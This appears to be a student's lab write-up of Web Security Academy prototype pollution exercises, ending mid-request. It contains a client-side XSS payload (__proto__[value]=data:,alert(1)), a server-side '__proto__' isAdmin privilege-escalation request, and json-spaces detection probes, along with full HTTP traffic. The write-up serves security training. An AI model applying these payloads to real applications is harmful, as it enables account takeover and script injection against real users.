
- In the console we can see that the Object.prototype now contains this new property.

Identify a Gadget:

- Is this JavaScript file we can see that the transport_url property is being defined within an Object.defineProperty() method, which eventually makes it was into the “src” attribute of a <script> tag.
- The Object.defineProperty() does not define the “value” property for it.
- https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Object/defineProperty









Craft an Exploit:


Using the source, we found earlier inject the “value” property with a XSS exploit.

__proto__[value]=data:,alert(1);

DOM Invader Exploitation






Learning path | Web Security Ac
Client-side prototype pollution v
Client-side prototype pollution v
Client-side prototype pollution v
0a6000720475319dc214988300c10097.web-security-academy.net
Web Security Academy
Client-side prototype pollution via browser APIs
Back to lab description
LAB
Not solved
Elements
Console
Sources
Network
Performance
Memory
Security
Application
Lighthouse
DOM Invader
DOM
Messages
zzd6ts4a
Search
Search for Canary
Inject URL params
Inject forms
Copy canary
Clear all
Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.
Sinks (1)
script.src (1)
Value
outerHTML
Frame path
Event
Options
Stack Trace
zzd6ts4a8prototypepollutionvaluezzd6ts4a
<script></script>
top
load
Exploit
at Object.sREm...
Sources (0)
Console
Issues
top
Filter
Default levels
1 Issue: 1
DOM Invader is now enabled. View the DOM Invader tab in devtools to use it.
augmented-dom.js:1
Uncaught TypeError: Invalid property descriptor. Cannot both specify accessors and a value or writable attribute, #<Object>



Learning path | Web Security Ac
Client-side prototype pollution v
Client-side prototype pollution v
Client-side prototype pollution v
Client-side prototype pollution v
0a6000720475319dc214988300c10097.web-security-academy.net/?__proto__[value]=data%3A%2Calert%281%29
Web Security Academy
Client-side p
Back to lab descrip
...0475319dc214988300c10097.web-security-academy.net says
1
OK
LAB
Not solv
Home | My account | Submit feedback
WE LIKE TO

Lab: Privilege escalation via server-side prototype pollution

Lab: Privilege escalation via server-side prototype pollution

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object. This is simple to detect because any polluted properties inherited via the prototype chain are visible in an HTTP response.
- To solve the lab:
- Find a prototype pollution source that you can use to add arbitrary properties to the global Object.prototype. Identify a gadget property that you can use to escalate your privileges. Access the admin panel and delete the user carlos.
- You can log in to your own account with the following credentials: wiener:peter
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit**:
- See slides.

- Interesting business logic that may be tied to our User Object.



Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net
Cookie: session=5Qihmp3knctAf6tiogksPe74UOUms3ps
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 168
Origin: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net
Referer:
https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5Qihmp3knctAf6tiogksPe74UOUms3ps"
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"c5-o6PbsdZgCxd7ROzSod5GR7NXS6Q"
Date: Thu, 23 Mar 2023 01:20:54 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 197

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":false
}
```

Identify Prototype Pollution Source:

- Send the “change-address” request to Burp Repeater and notice an “isAdmin” field in the response.

Identify Gadget:

- “isAdmin” field is currently set to false.

Craft an Exploit:

- Injection a prototype pollution payload to pollute the “isAdmin” property to the Object Prototype:

- “__proto__”:{
  “isAdmin”:true
- }
- The “isAdmin” property has been updated with the value we supplied.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net
Cookie: session=5Qihmp3knctAf6tiogksPe74UOUms3ps
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 199
Origin: https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net
Referer:
https://0a7d001d0454fa03c4ab7b89009500c1.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"5Qihmp3knctAf6tiogksPe74UOUms3ps",
  "__proto__":{
    "isAdmin":true
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"c4-o1d3jaxaEdwNnwhzORq6DYSiPxI"
Date: Thu, 23 Mar 2023 01:21:53 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 196

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":true
}
```

- This behavior suggests that the “User” Object did not have its own “isAdmin” property and instead it inherited the property from the polluted prototype.
- This vulnerability allowed for privilege escalation within the application.

Lab: Detecting server-side prototype pollution without polluted property reflection

Lab: Detecting server-side prototype pollution without polluted property reflection

- This lab is built on Node.js and the Express framework. It is vulnerable to server-side prototype pollution because it unsafely merges user-controllable input into a server-side JavaScript object.
- To solve the lab, confirm the vulnerability by polluting Object.prototype in a way that triggers a noticeable but non-destructive change in the server's behavior. As this lab is designed to help you practice non-destructive detection techniques, you don't need to progress to exploitation.
- You can log in to your own account with the following credentials: wiener:peter
- Note
- When testing for server-side prototype pollution, it's possible to break application functionality or even bring down the server completely. If this happens to your lab, you can manually restart the server using the button provided in the lab banner. Remember that you're unlikely to have this option when testing real websites, so you should always use caution.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fci
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 169
Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId'":"teOap5ji12BLSKDxOveTC5pcPOOb1Fci"
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 400 Bad Request
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"26-m1qWKJdVb4FB5h9ObvYBlwYcvPk"
Date: Thu, 23 Mar 2023 02:11:48 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 38

{
  "message":"Session id not supplied."
}
```

- Purpose of this lab is to practice identifying server-side prototype pollution when there is no property reflection in the response.

- There are 3 main techniques:
  - Status code override
  - JSON spaces override
  - Charset override

- Trying to pollute the “status” property did not seem to be working here.

Request

P Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
Cookie: session=teOap5ji12BLSKDxOveTC5pcPOOb1Fci
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 199
Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"teOap5ji12BLSKDxOveTC5pcPOOb1Fci",
  "__proto__":{
    "status":"533"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"c5-o6PbsdZgCxd7ROzSod5GR7NXS6Q"
Date: Thu, 23 Mar 2023 02:12:59 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 197

{
  "username":"wiener",
  "firstname":"Peter",
  "lastname":"Wiener",
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "isAdmin":false
}
```

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
Cookie: session=teOap5jil2BLSKDxOveTC5pcPOOb1Fci
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 203
Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
  "sessionId":"teOap5jil2BLSKDxOveTC5pcPOOb1Fci",
  "__proto__":{
    "json spaces":"10"
  }
}
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
X-Powered-By: Express
Cache-Control: no-store
Content-Type: application/json; charset=utf-8
Etag: W/"ea-sy2eCsFvMtTzvmBCYDtZoaVA4BE"
Date: Thu, 23 Mar 2023 02:16:13 GMT
Keep-Alive: timeout=5
X-Frame-Options: SAMEORIGIN
Content-Length: 234

{
  10"username":"wiener",
  10"firstname":"Peter",
  10"lastname":"Wiener",
  10"address_line_1":"Wiener HQ",
  10"address_line_2":"One Wiener Way",
  10"city":"Wienerville",
  10"postcode":"BU1 1RP",
  10"country":"UK",
  10"isAdmin":false
}
```

- Polluting the “json space” property seems to be working as we can see a visible difference in the responses.

Request

Pretty Raw Hex Hackvertor

```
POST /my-account/change-address HTTP/2
Host: 0a9f001004568ea5c101c2e500440079.web-security-academy.net
Cookie: session=teOap5jil2BLSKDxOveTC5pcPOOb1Fci
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=UTF-8
Content-Length: 201
Origin: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net
Referer: https://0a9f001004568ea5c101c2e500440079.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "address_line_1":"Wiener HQ",
  "address_line_2":"One Wiener Way",
  "city":"Wienerville",
  "postcode":"BU1 1RP",
  "country":"UK",
